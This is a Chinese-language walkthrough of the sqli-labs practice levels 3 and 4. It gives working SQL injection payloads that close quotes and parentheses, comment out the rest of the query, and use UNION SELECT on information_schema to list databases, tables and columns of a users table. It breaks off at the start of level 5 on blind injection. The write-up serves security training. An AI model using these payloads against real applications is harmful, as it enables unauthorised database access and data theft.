
那就多加个右括号,后面注释掉

1 | id=1') --+ |
然后继续套数据库

1 | id=-1') union select 1,2,database() --+ |

后面还是一样,前面多加个)就好了
1 | id=-1') union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+ |
查列

1 | id=-1') union select 1,2,group_concat(column_name) from information_schema.columns where table_name='users' --+ |
查字段

sql-labs4

试了一下发现是”)闭合,在输入1和1’测试时均正常回显,此时判断sql语句是
1 | select * from 表名 where id="1'" 这里因为是单独的单引号,sql会判断他是一个字符串常量,自动停止转换,所以能够正常显示id为1的结果 |
然后多一个”就可以引起语法报错并且爆出语法错误点

看到右边还有括号错误,所以传参时还要闭合右侧的括号,sql语句变成
1 | select * from 表名 where id=("id=1"") limit 0,1) --+ |
那就多加一个括号,再闭合右侧的语句,看到查询成功

后序就是公式化,查表名,不一一演示了,跟前几题一样,只是前面改了
1 | -1") union select 1,2,group_concat(table_name) from information_schema.tables where table_schema='security' --+ //查表 |
sql-labs5
这关没了报错语法提示,要用到盲注了
